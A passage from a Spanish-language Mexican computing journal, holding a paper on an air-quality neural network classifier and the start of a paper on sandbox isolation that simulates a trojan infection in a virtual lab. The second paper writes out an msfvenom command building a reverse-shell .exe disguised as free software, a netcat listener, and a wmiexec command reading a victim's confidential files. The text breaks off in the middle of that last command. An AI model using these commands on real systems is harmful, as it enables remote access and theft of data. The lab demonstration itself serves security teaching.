[7] Silva-Martínez, G.; Iglesias-Martínez, M.J.; Lozano-Cabezas, I.: A Qualitative Study on Barriers in Learning Opportuinties in Ecuatorian Higher Education. Societies, 13, 56, (2023)

[8] Fernández-Batanero, J.M.; Montenegro-Rueda, M.; Fernández-Cerero, J.: Access and Participation of Students with Disabilities: The Challenge for Higher Education. International Journal of Environmental Reasearch and Public Health, 19, 11918, (2022).

[9] Comisión Nacional para la Mejora Continua de la Educación, Accesibilidad y Diseño Universal para el Aprendizaje. Prácticas Inclusivas en las aulas de los Centros de Atención Múltiple, (2022).

[10] Basham, J.D.; Blackorby, J.; Marino, M.T.: Opportunity in Crisis: The Role of Universal Design for Learning in Educational Redesign. Learning Disabilities: A Contemporary Journal, 18(1), 71-91, (2020).

[11] Sasson, I.; Yehuda, I.; Miedijensky, S.: Innovative learning spaces: class management and universal design for learning, Learning Environments Research, (2021).

[12] Mogiaku, S., Vinatsella, D., Sampson, D., Papamitsiou, Z., Giannakos, M., Ifenthaler, D. (2023) Educational Data Analytics for Teachers and School Leaders, Advances in Analytics for Learning and Teaching, Springer, ISBN 978-3-031-15265-8 ISBN 978-3-031-15266-5 (eBook) https://doi.org/10.1007/978-3-031-15266-5

[13] Estrada-Merino, R.: Los Entornos Personales de Aprendizaje. Cómo aprender con tecnología, Tesis de Maestría, Universidad de Valladolid, (2015).

[14] Ramírez-Mera, U.N.; Tur, G.; Marín, V.I.: Personal Learning Environments in Online Learning and Face-to-Face Contexts in Mexican Higher Education. Gruyter Open Education Studies, 4: 148–160, (2022).

[15] Ibtissam, C.; Elmostafa, T.; Mohamed, R.; Younes, Y.: Modelization of the Personal Learning Environments in the Moroccan Higher Education, Iraqi Journal of Science, pp: 300-304, (2021).

[16] Departamento de Estadísticas Institucionales (DEI), Estudio de rasgos de la población estudiantil, 2022-2023 pregrado, Editorial UAA, (2022). Accessed on April 25th, 2025: https://esiima.uaa.mx/dgpd/dei/assets/doc/Reportes_Educativos/EE032022.pdf

AirNet: Monitoreo Predictivo de la Calidad del Aire basado en Redes Neuronales
AirNet: Predictive Air Quality Monitoring Based on Neural Networks

Juan Antonio Guerrero-Ibáñez[1], Juan José Contreras-Castillo[1], Christian Israel Ruiz Coba[1]

[1]Facultad de Telemática- Universidad de Colima, Avenida Universidad 333, Colonia Las Víboras, Colima, Colima, 28040. México

{antonio_guerrero, juancont}@ucol.mx

Fecha de recepción: 17 de septiembre de 2025
Fecha de aceptación: 2 de marzo de 2026

Resumen. El aire es un elemento esencial para la vida. La contaminación del aire es un serio problema para la sociedad y es causada por muchos factores y se convierte en peligrosa si excede los niveles normales de referencia. Este trabajo propone AirNet, un modelo basado en redes neuronales recurrentes convolucionales para la clasificación de los niveles de contaminación del aire apra entender las condiciones de calidad del aire. Los resultados obtenidos por el modelo propuesto muestran una exactitud de 97% en la clasificación del nivel de contaminación del aire.

Palabras clave: clasificación, contaminación del aire, redes neuronales redes neuronales convolucionales.

Summary. Air is an essential element for life. Air pollution is a serious societal problem caused by numerous factors, and it becomes hazardous when it exceeds standard reference levels. This paper proposes AirNet, a model based on convolutional recurrent neural networks, to classify air pollution levels and assess air quality conditions. The results obtained by the proposed model demonstrate 97% accuracy in classifying air pollution levels.

Keywords: classification, air pollution, neural networks, convolutional neural networks.

1 Introducción

La contaminación del aire es un problema que afecta a la mayoría de las ciudades del mundo. La Organización Mundial de la Salud (OMS) estima que el 99% de la población mundial está viviendo en lugares donde el aire supera los límites recomendados de contaminación [1]. Las principales causas de la contaminación del aire son las fábricas y el tráfico pesado. En específico, el tráfico de vehículos estáticos por un periodo prolongado de tiempo debido a congestionamiento vial. Algunos de los gases peligrosos para los seres vivos son el monóxido de carbono (CO), el dióxido de azufre (SO2) el ozono(O3) y dióxido de carbono (CO2).

Todos los gases y partículas que flotan en el aire se convierten en sustancias peligrosas para los seres vivos, pudiendo ocasionar enfermedades peligrosas como cáncer de pulmón, neumonía, bronquitis, asma, entre otras. Es prioritario el monitoreo y medición constante de la presencia de sustancias peligrosas suspendidas en el aire para determinar su concentración en el aire y de esta manera poder establecer el nivel de contaminación en una cierta área de forma rápida.

Una de las tecnologías que han impulsado el monitoreo y la automatización de procesos es el Internet de las Cosas (IoT). Los sensores instalados en áreas específicas para recolectar datos de los gases y sustancias suspendidas en el aire. Todos los datos recolectados por los sensores deben ser procesados y clasificados en índices de calidad del aire [2].

El presente trabajo propone a *AirNet*, un modelo basado en redes neuronales recurrentes para clasificar los niveles de contaminación del aire. *AirNet* es parte de una arquitectura de monitoreo ambiental basada en el Internet de las Cosas y la Inteligencia artificial, la cual se denominada *ClearSky*. En este trabajo solamente se describe el diseño del modelo de clasificación.

2 Trabajos relacionados

La contaminación del aire es uno de los mayores problemas a nivel mundial y es necesaria su medición constante para identificar las condiciones ambientales que se pueden generar debido a la concentración de gases nocivos para la salud de las personas [3]. Una de las tecnologías más utilizadas para la recolección de datos relacionados con la calidad del aire es el Internet de las Cosas (IoT) [4]. Todos esos datos deben ser procesados para entender el nivel de concentración de gases nocivos en el aire. Dentro de la literatura se han propuesto varios trabajos para predecir el nivel de concentración de gases a través de técnicas de regresión. Los autores en [5] aplicaron técnicas de clasificación y regresión para predecir el índice de calidad del aire de los principales contaminantes, como PM2.5, PM10, CO, NO2, SO2 y O3, cuyos resultados mostraron que la regresión SVM (*Support Vector Machine*) fue la que obtuvo mejores resultados para predecir la calidad del aire. Otros trabajos, como el presentado en [6] han utilizado la clasificación de datos mediante el algoritmo de árbol de decisión para identificar problemas con la concentración de gases en el aire. Su evaluación mostró que su modelo alcanzó una exactitud de 85.71%, precisión de 81.82%, sensibilidad de 60.00%, y especificidad de 92.31%. Los autores en [7] compararon los métodos de clasificación SVM y *Multi-Layer Perceptron* (MLP) para identificar la calidad del aire en Yakarta. Los resultados obtenidos mostraron un mejor rendimiento de SVM. Finalmente, en [8] se realiza un estudio comparativo de tres técnicas de clasificación: *Decision Tree*, *Support Vector Machine*, y *Random Forest* (RF) para identificar el nivel de calidad del aire. Los resultados mostraron que la mejor técnica fue *Random Forest* con un valor de exactitud de 74%.

3 Propuesta de modelo

En esta sección describimos *AirNet*, un modelo basado en redes neuronales recurrentes para la clasificación de niveles de calidad del aire. Como se mencionó anteriormente, este trabajo forma parte de una plataforma tecnológica basada en IoT e Inteligencia artificial para el monitoreo de calidad del aire en zonas urbanas. Sin embargo, solo nos enfocaremos en explicar el modelo de clasificación.

3.1 Conjunto de datos

Para el presente trabajo se utilizó el conjunto de datos (*dataset*) "*Air Quality and Pollution Assessment*" [9]. El conjunto de datos se centra en la evaluación de la calidad del aire en varias regiones y contiene 5000 muestras que capturan factores demográficos y ambientales críticos que influyen en los niveles de contaminación. El *dataset* define 4 niveles de calidad del aire: *good, moderate, poor,* y *hazardous*. La figura 1 muestra una representación de algunos de los datos que incluye el conjunto de datos. Uno de los problemas que se tiene con el dataset es que no está balanceado, por lo que se tuvo que aplicar una técnica de sobremuestreo de minorías sintética denominada *SMOTE* (*Synthetic Minority Oversampling Technique*) para aumentar el número de registros de un conjunto de datos y obtener el balanceo del dataset. El dataset se incrementó a 8000 registros mediante esta técnica.

	Temperature	Humidity	PM2.5	PM10	NO2	SO2	CO	Proximity_to_Industrial_Areas	Population_Density	Air Quality
0	29.8	59.1	5.2	17.9	18.9	9.2	1.72	6.3	319	Moderate
1	28.3	75.6	2.3	12.2	30.8	9.7	1.64	6.0	611	Moderate
2	23.1	74.7	26.7	33.8	24.4	12.6	1.63	5.2	619	Moderate
3	27.1	39.1	6.1	6.3	13.5	5.3	1.15	11.1	551	Good
4	26.5	70.7	6.9	16.0	21.9	5.6	1.01	12.7	303	Good

Figura 1. Representación de los datos incluidos en el dataset.

3.2 Diseño de la red neuronal

Para este trabajo utilizamos las redes neuronales recurrentes (RNN - *Recurrent Neural Networks*). RNN son redes neurales profundas entrenadas con datos secuenciales o series temporales para realizar predicciones basadas en entradas secuenciales. La figura 2 representa la estructura de *AirNet*. Como entrada se recibe un vector con 9 entradas que representan las características usadas para el modelo. Una capa convolucional de 64 filtros con tamaño de kernel de 3x3 y función de activación ReLU se utiliza para extraer patrones relevantes. Se definió una capa MaxPooling para reducir la cantidad de datos entre una capa y otra con el fin de agilizar el entrenamiento de la red. Se definió una capa Dropout para desactivar una fracción de neuronas durante cada iteración del entrenamiento, en nuestro caso su valor es 0.2 con el fin de evitar la dependencia de ciertos nodos y de esta forma que el modelo aprenda características más generalizadas. Se definió una capa LSTM (*Long-Short Term Memory*) para aprender dependencias a largo plazo entre pasos de tiempo de datos de series temporales y secuencias. Finalmente se definieron dos capas Densas completamente conectadas con salida de 64 y 4 unidades con el fin de realizar la clasificación del modelo.




Figura 2. Representación de la estructura de la red neuronal de AirNet.

3.3 Desarrollo del modelo

El desarrollo de *AirNet* se realizó en *Google Colaboratory*, un ambiente de desarrollo de Python gratuito basado en la nube [10]. Se utilizaron varias librerías incluyendo *TensorFlow*, *Keras*, *Pandas*, *Numpy*, *Matplotlib*. Para el entrenamiento del modelo se utilizaron 100 épocas. Se implementó la validación cruzada (*cross validation*) con el objetivo de garantizar la exactitud de las predicciones del modelo propuesto. La validación cruzada se aplica como alternativa al uso de diferentes conjuntos de datos para entrenamiento y validación. En la validación cruzada se utilizan todos los datos, por lo que se aplicó el método *k-fold cross-validation* y se definieron 5 iteraciones. Además, se implementó *early stopping* para terminar el proceso de entrenamiento si la pérdida de validación no mejora después de 10 épocas consecutivas.

4 Evaluación y resultados

En esta sección presentamos las métricas de evaluación utilizadas para medir el desempeño del modelo propuesto y discutimos los resultados obtenidos en la evaluación de *AirNet*.

4.1 Métricas de evaluación

Para la evaluación de *AirNet* se utilizaron 4 métricas claves para evaluar su desempeño. Las métricas se computarizan usando el conteo de los verdaderos positivos (TP), los falsos positivos (FP), los falsos negativos (FN) y los verdaderos negativos (TN). Las métricas usadas fueron:

- *Accuracy:* mide el rendimiento global del modelo en todas las clases y se calcula mediante la ecuación 1.
- *Precision:* cuantifica la exactitud del modelo a la hora de clasificar las muestras positivas y se calcula con la ecuación 2.

- *Recall:* evalúa la capacidad del modelo para detectar muestras positivas y se calcula mediante la ecuación 3.
- *F1 score:* representa la media de la métrica *precision* y *recall*, equilibrando ambas métricas y se calcula con la ecuación 4.

(1) $$Accuracy = \frac{TP + TN}{TP + TN + FP + FN}$$

(2) $$Precision = \frac{TP}{TP + FP}$$

(3) $$Recall = \frac{TP}{TP + FN}$$

(4) $$F1\ Score = \frac{(Precision\ x\ recall)}{(Precision + recall)}$$

Además se utilizó la matriz de confusión, la cual proporciona una visión general de desempeño del modelo desplegando de una forma simple los verdaderos positivos, los falsos positivos y los falsos negativos para cada una de las clases detectadas [11].

4.2 Resultados obtenidos

Lo primero que evaluamos fue el desempeño de *AirNet* durante las etapas de entrenamiento y validación. La figura 3 presenta los resultados obtenidos, donde se puede observar que *AirNet* alcanzó un valor de la métrica *accuracy* de 96% para la fase de entrenamiento y un 95% para la fase de validación. Los resultados muestran que el modelo aprendió de forma correcta, evitando el *overfitting* ya que los valores en las dos fases fueron muy similares durante todo el proceso. De igual forma se puede observar un comportamiento similar para la métrica *loss* durante las dos etapas.




Figura 3. Resultados obtenidos por *AirNet* durante las etapas de entrenamiento y validación.

La figura 4 muestra los resultados obtenidos en la evaluación *AirNet* mediante el reporte de clasificación, el cual muestra un resumen de las métricas principales para cada clase del modelo. Se observa que la precisión para cada clase fue mayor al 90% y que la exactitud total fue de 97%.

	precision	recall	f1-score	support
Good	1.00	1.00	1.00	603
Hazardous	0.96	0.97	0.97	592
Moderate	0.97	0.97	0.97	624
Poor	0.94	0.93	0.93	581
accuracy			0.97	2400
macro avg	0.97	0.97	0.97	2400
weighted avg	0.97	0.97	0.97	2400

Figura 4. Resultados obtenidos por *AirNet* mediante el reporte de clasificación.

Finalmente, la figura 5 muestra la matriz de confusión obtenida en la evaluación de *AirNet*. De acuerdo con los resultados, que la clase *Good* obtuvo valores de exactitud de 100%, mientras que dos de las clases de *AirNet* obtuvieron valores de exactitud de 97% y el resto fue de 93%. Los resultados muestran un mejor desempeño de *AirNet* con respecto a los modelos propuestos en la literatura y que fueron analizados en la sección de trabajos relacionados




Figura 5. Representación de la matriz de confusión obtenida por *AirNet* durante el proceso de evaluación.

En este trabajo proponemos *AirNet* un modelo basado en redes neuronales recurrentes convolucionales para clasificar diferentes niveles de contaminación del aire. *AirNet* mostró una exactitud en la fase de entrenamiento superior al 96% y en la fase de validación se ibtuvo un resultado muy similar, lo que indica que el modelo no sufre de sobreajuste (*overfitting*) permitiendo al modelo hacer predicciones precisas a partir de nuevos datos. Mediante la matriz de confusión se demostró que el modelo es capaz de realizar clasificaciones por encima del 97% de exactitud.

Como trabajo futuro se pretende integrar *AirNet* a la plataforma tecnológica de monitoreo *ClearSky*.

5 Conclusiones y trabajo futuro

En este trabajo proponemos *AirNet* un modelo basado en redes neuronales recurrentes convolucionales para clasificar diferentes niveles de contaminación del aire. *AirNet* mostró una exactitud en la fase de entrenamiento superior al 96% y en la fase de validación se ibtuvo un resultado muy similar, lo que indica que el modelo no sufre de sobreajuste (*overfitting*) permitiendo al modelo hacer predicciones precisas a partir de nuevos datos. Mediante la matriz de confusión se demostró que el modelo es capaz de realizar clasificaciones por encima del 97% de exactitud.

Como trabajo futuro se pretende integrar *AirNet* a la plataforma tecnológica de monitoreo *ClearSky*.

Referencias

[1] Organización Mundial de la Salud, “Contaminación atmosférica”. Consultado: el 8 de marzo de 2025. [En línea]. Disponible en: https://www.who.int/es/health-topics/air- pollution

[2] K. Ravindra, V. Singh, y S. Mor, “Why we should have a universal air quality index?”, Environment International, vol. 187, p. 108698, may 2024, doi: 10.1016/j.envint.2024.108698.

[3] S. Dhingra, R. B. Madda, A. H. Gandomi, R. Patan, y M. Daneshmand, “Internet of Things Mobile–Air Pollution Monitoring System (IoT-Mobair)”, IEEE Internet of Things Journal, vol. 6, núm. 3, pp. 5577–5584, 2019, doi: 10.1109/JIOT.2019.2903821.

[4] M. Hocine, R. Lounas, B. Mohamed Tahar, D. E. Salhi, y D. Rachid, “Air Quality Monitoring Using IoT: A Survey”, ago. 2019. doi: 10.1109/SmartIoT.2019.00028.

[5] C. Srivastava, S. Singh, y A. P. Singh, “Estimation of Air Pollution in Delhi Using Machine Learning Techniques”, en 2018 International Conference on Computing, Power and Communication

Technologies (GUCON), 2018, pp. 304–309. doi: 10.1109/GUCON.2018.8675022.
[6] B. Sugiarto y R. Sustika, “Data classification for air quality on wireless sensor network monitoring system using decision tree algorithm”, oct. 2016, pp. 172–176. doi: 10.1109/ICSTC.2016.7877369.
[7] S. D. Permai, N. T. M. Sagala, A. Y. Zakiyyah, H. Tanty, y J. Harefa, “Multiclass Classification for Air Quality In Jakarta Using Support Vector Machine and Multi-Layer Perceptron Classifier”, en 2022 3rd International Conference on Artificial Intelligence and Data Sciences (AiDAS), 2022, pp. 198–202. doi: 10.1109/AiDAS56890.2022.9918697.
[8] K. M. O. V. K. Kekulanadara, B. T. G. S. Kumara, y B. Kuhaneswaran, “Comparative Analysis of Machine Learning Algorithms for Predicting Air Quality Index”, en 2021 From Innovation To Impact (FITI), 2021, pp. 1–5. doi: 10.1109/FITI54902.2021.9833033.
[9] M. Mateen, “Air Quality and Pollution Assessment”. Consultado: el 8 de marzo de 2025. [En línea]. Disponible en: https://www.kaggle.com/datasets/wisam1985/iot-agriculture- 2024
[10] “Google Colab”. Consultado: el 27 de agosto de 2024. [En línea]. Disponible en: https://colab.research.google.com/#scrollTo=Wf5KrEb6vrkR
[11] G. G. y A. P. J., “Identification of plant leaf diseases using a nine-layer deep convolutional neural network”, Computers & Electrical Engineering, vol. 76, pp. 323–338, jun. 2019, doi: 10.1016/j.compeleceng.2019.04.011.

Seguridad con Aislamiento de Procesos en Entornos Sandbox
Security with Process Isolation in Sandbox Environments

Kevin Eduardo González Valero, María del Carmen Santiago Díaz, Ana Claudia Zenteno Vázquez, Gustavo Trinidad Rubín Linares, Judith Pérez Marcial

Facultad de Ciencias de la Computación, Benemérita Universidad Autónoma de Puebla. Av. San Claudio y 14 Sur, Colonia San Manuel, Puebla, México kevin.gonzalezv@alumno.buap.mx, {marycarmen.santiago, ana.zenteno, gustavo.rubin, judith.perez}@correo.buap.mx

Fecha de recepción: 18 de septiembre de 2025
Fecha de aceptación: 3 de marzo de 2026

Resumen. A medida que las nuevas tecnologías mejoran, también lo hacen las amenazas. Existen diferentes técnicas que apoyan a mitigar o detectar ataques y prevenir incidentes mayores de robo, modificación o eliminación de información. Técnicas como *Sandboxing*, se han vuelto importantes ayudando a proteger sistemas informáticos y redes. Se proporciona una capa de protección al crear un entorno controlado donde las aplicaciones se pueden ejecutar sin poner en riesgo el sistema principal. Se presenta como alternativa en pruebas de seguridad en caso de no disponer de otras herramientas preventivas mediante la simulación de la ejecución de software contaminado.

Palabras clave: Sandbox, Firejail, Procesos aislados, Malware.

Summary. As new technologies improve, so do the threats facing them. Various techniques exist to help mitigate or detect attacks and prevent major incidents involving the theft, modification, or deletion of information. Techniques such as sandboxing have become important in protecting computer systems and networks. It provides a layer of protection by creating a controlled environment where applications can run without putting the host system at risk. It serves as an alternative for security testing—particularly when other preventive tools are unavailable—by simulating the execution of malicious software.

Keyswords: Sandbox, Firejail, Isolated processes, Malware.

1 Introducción

La traducción de Sandbox es “caja de arena”, consiste en crear entornos virtuales aislados para ejecutar aplicaciones de dudosa procedencia sin arriesgar o dañar el sistema principal, brindando protección al usuario ante posibles infecciones como lo es un ransomware. Un entorno restringido que actúa como una zona de pruebas, permitiendo que programas y procesos se desarrollen de manera limitada, sin tener acceso total a recursos críticos. Esta técnica, es particularmente útil al enfrentar amenazas ocultas en el software, por ejemplo, si se recibe un archivo o aplicación sospechosa, el sandboxing permite analizar su comportamiento sin arriesgar la integridad del sistema principal y se convierte en un guardián digital, permitiendo la experimentación segura y la detección temprana de posibles riesgos.

2 Marco teórico y estado del arte

La seguridad de información de los usuarios frente a posibles atacantes se ha convertido en una prioridad en el contexto digital actual A pesar de los avances en implementaciones de mecanismos de protección, las técnicas de ataque evolucionan de manera paralela, generando un entorno dinámico y altamente riesgoso. Esta situación se agrava por el desconocimiento generalizado de medidas básicas de seguridad que incrementan los niveles de vulnerabilidad. Es importante comprender los conceptos clave relacionados con amenazas y con estrategias de mitigación de riesgos.

A través de internet se tiene accesos a recursos de información que mejoran el estilo y calidad de vida de la sociedad por medio de servicios, pero también se ha utilizado para distribuir malware y aprovecharse del desconocimiento de posibles ataques dirigidos a ciudadanos que por medio de ingeniería social y que son fáciles de manipular [1]. La piratería es una técnica que consiste en distribuir copias de forma ilegal, generando repercusiones en algunos sectores de la industria como el cine, televisión, música, desarrollo de juegos y aplicaciones. Existen diversos sitios web y redes P2P que distribuyen materiales y aplicaciones pirateadas que ahora pueden contener malware, y que puede dañar los dispositivos de usuarios finales y robar información personal [2].

Un ataque cibernético es un intento de robar, deshabilitar, alterar o destruir información mediante el acceso no autorizado a sistemas de información [3]. Dentro de las posibles afecciones se encuentra el malware, que es un programa diseñado para causar daños y robar información privada, cualquier software cuyo propósito sea dañar un sistema, servicio o red, es considerado como malware [4].

Un troyano es un tipo de malware que suele estar camuflado de algún software autentico y original y se usa para acceder al sistema de los usuarios. Por lo general, los usuarios son engañados para que descarguen e instalen en su sistema software infectado. El troyano permite a los atacantes espiar, robar información privada y en el peor de los casos, obtener acceso a todo el sistema del dispositivo infectado [5].

El robo de datos consiste en la extracción no autorizada de información digital almacenada en dispositivos, servidores, o en dispositivos electrónicos de IoT con el objetivo de obtener información y comprometer la privacidad de los usuarios. Este acto no implica necesariamente la eliminación de la información original, podría tratarse de copiar, modificar o duplicar datos para ser utilizados con fines maliciosos, comerciales o de manipulación [6].

Para llevar a cabo actividades ilícitas, los atacantes suelen aprovechar vulnerabilidades en servicios de red que operan sobre puertos específicos. El puerto 443 es un puerto utilizado principalmente para la navegación segura mediante el protocolo HTTPS, y su función consiste en garantizar la integridad de confidencialidad en los paquetes de datos antes de la transmisión en la red [7]. Es importante destacar que un puerto en sí mismo no es objeto de ataque, lo que se vulnera es el servicio o aplicación que opera sobre el puerto que está escuchando para aceptar las conexiones entrantes [8].

2.1 Procesos Aislados

El aislamiento de procesos consiste en la desconexión de sistemas o redes que puedan estar peligro para evitar intrusiones y/o propagación de amenazas. Tiene como finalidad contener, minimizar o neutralizar infiltraciones, ciberataques, actividades sospechosas y en general la vulneración de debilidades. El aislamiento es fundamental para mitigar de amenazas cibernéticas y minimizar su impacto en las organizaciones y perdida de información. Cuando se sospecha que un sistema ha sido comprometido o infectado, se aísla del resto de la red para evitar la propagación de cualquier actividad maliciosa [9].

2.2 Entorno Sandbox

Sandbox proporciona un espacio seguro donde se pueden abrir archivos, ejecutar programas o descargar información de direcciones URL que pueden ser peligrosas para nuestro equipo. Puede ser usado para examinar de forma segura código que podría ser peligroso antes de instalarlo en dispositivos [10].

El espacio aislado de Windows (Windows Sandbox) proporciona un entorno controlado dentro del escritorio, de forma ligera para ejecutar aplicaciones, este espacio es temporal, ya que cuando se cierra, se eliminan todos los registros de software como los archivos y su estado, de modo que, al abrirla nuevamente, se obtiene un nuevo espacio listo para usarse. Hay que considerar que, para poder tener esta aplicación, se requiere una edición de Windows Pro, Windows Enterprise, Windows Pro Education/SE o Windows Education [11].

En el enfoque estático del sandboxing se analiza el código sin ejecutarlo, en busca de patrones o estructuras sospechosas; para el análisis dinámico, se ejecuta el software en un ambiente controlado para monitorear su comportamiento [12].

Firejail, es un software que facilita la creación de entornos de sandboxing en Linux. Utiliza tecnologías del kernel como *namespaces*, *seccomp* y *AppArmor* para separar procesos [13]. *Namespaces* es un recurso

de software que separa código, cuando detecta conflictos de nombres en las partes de un programa o entre librerías. *Seccomp* restringe las llamadas al sistema que un proceso puede realizar y *AppArmor* es un módulo de seguridad para el kernel que limita las capacidades a través de permisos en las aplicaciones.

Existen algunas otras herramientas como Cuckoo Sandbox y Joe Sandbox, ambas son plataformas utilizadas en la industria para realizar análisis dinámico de malware. Capturan el comportamiento (eventos) del software, las llamadas al sistema, tráfico de red, y cambios significativos en el sistema de archivos. También permiten generar reportes automáticos que pueden formar parte de un sistema SIEM[14].

La elección del entorno sandbox debe atender diversos factores, entre ellos: el sistema operativo, la facilidad de integración, los recursos del sistema y el tipo de amenaza a analizar. Firejail es ideal para usuarios de Linux que buscan una solución ligera y rápida; mientras que Windows Sandbox resulta conveniente para entornos empresariales que requieren una solución nativa.

3 Arquitectura de la aplicación

La arquitectura para realizar la simulación de robo de información se realiza desde una máquina virtual Kali Linux donde se crea un archivo ejecutable (.exe) que contiene malware de la categoría troyano, y que se sube a un servidor web apache, para cuando el usuario ejecute su archivo, de permiso de lectura, escritura y se pueda descargar su información mediante el puerto 443.

Se descarga aplicación específica mediante un servidor web, del que descarga el archivo y se ejecuta en un entorno virtual Windows. Durante el proceso de instalación, se presenta un mensaje de error que provoca la cancelación y cierre del instalador. No obstante, el ataque se concreta con éxito, ya que se establece comunicación remota con el atacante mediante el puerto 443.

En la figura 1 se observa la configuración de máquinas virtuales utilizadas en el laboratorio. En una se ejecuta *Windows Sandbox*, quien actúa como víctima, por otro lado, en otra máquina virtual, con el hypervisor *VMware*, y el sistema *Kali Linux* se ejecuta el entorno *sandbox Firejail* representando al atacante.

El entorno de la víctima se ejecuta bajo una licencia de Windows 10 Education, mientras que el entorno del atacante está implementado en VMware con el sistema operativo Kali Linux.




Figura 1. Prototipo de entornos virtuales para laboratorio de pruebas.

Se propone un ejercicio de infiltración basado en el escenario que se muestra en la figura 2. El atacante publica en un servidor un archivo ejecutable (.exe) desarrollado en *Python*, simulando ser una alternativa gratuita a una aplicación de pago. Cuando el usuario busca actualizaciones de dicha aplicación, encuentra esta opción como alternativa, la descarga y procede a instalarla. Sin embargo, al ejecutar el instalador el usuario otorga permisos para establecer una conexión remota mediante el puerto 443 habilitando acceso a los directorios locales. Esta conexión permite al atacante permisos para visualizar, modificar o eliminar archivos en el sistema, y se confirma que la infiltración se llevó a cabo de forma exitosa.




Figura 2. Acceso a recursos en laboratorio de pruebas.

En la figura 3 presenta un listado de los servicios que deben ser implementados en los equipos que conforman el laboratorio virtual de pruebas.

Intel Core i5-8265U, 12 GB RAM Y 512 GB SSD	
Windows 10 Education	
Vmware Workstation 16 Pro	Windows Sandbox
Atacante	Victima
Kali Linux	Windows 10 Education
Firejail	
Servidor Python	

Figura 3. Descripción de los Recursos Utilizados.

4 Pruebas

Para algunos usuarios es común recurrir a sitios de dudosa procedencia para evitar el pago de licencias de software. Esta práctica representa un riesgo, ya que las aplicaciones pueden contener software espía u otro tipo de malware.

4.1 Infección de archivo trampa

En la figura 4 se observa cómo se crea un archivo troyano mediante el comando:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.40.159
            LPORT=443 -f exe -o aplicacion.exe
```

donde:

- msfvenom: Combina la funcionalidad de creación y codificación de payloads de Metasploit, permitiendo generar código malicioso que puede ser utilizado para explotar sistemas vulnerables.
- -p windows/x64/shell_reverse_tcp: el flag -p especifica el tipo de payload que se quiere generar. Este payload ejecuta una conexión inversa (reverse shell) en un sistema Windows de 64 bits usando TCP. Lo que permite conectar de regreso al sistema de la víctima desde su propia máquina.
- LHOST=192.168.40.159: Define la IP de la máquina atacante, es decir, la máquina que recibirá la conexión inversa desde el sistema infectado. En este caso, la IP es 192.168.40.159.
- LPORT=443: define el puerto en el que el atacante espera recibir la conexión inversa. Aquí se usa el puerto 443, que es comúnmente utilizado para tráfico HTTPS. Esto puede ayudar a camuflar la conexión para que pase desapercibida en ciertos entornos de red.
- -f exe: este flag define el formato del payload, en este caso exe, lo que significa que el payload se generará como un archivo ejecutable de Windows (.exe).
- -o aplicacion.exe: este flag especifica el nombre de salida del archivo generado. Aquí, el archivo se guardará como aplicacion.exe




Figura 4. Creación de archivo infectado.

4.2 Pruebas de campo y Acceso

Mediante el siguiente comando se habilita el puerto 443 y el acceso a la conexión para que cuando el usuario este por instalar el archivo permita acceder a su disco local

```
sudo nc -nlvp 443
```

Cuando el usuario instala el archivo, le marca un error, indicando que un archivo no se encontró y se cancela el proceso de instalación, pero al mismo tiempo acaba de dar acceso a su disco local, ver figura 5.




Figura 5. Ataque y acceso a disco de víctima.

4.3 Extracción y eliminación de archivos en máquina infectada

Una vez que se ha concedido el acceso, es posible explorar el árbol de directorios para localizar archivos importantes, y mostrar que es posible modificarlos, extraerlos o eliminarlos, con el comando:

```
wmiexec.py WDAGUtilityAccount@192.168.40.1 cmd.exe /C "type
C:\Users\WDAGUtilityAccount\Documents\ARCHIVOS CONFIDENCIALES\KEGV
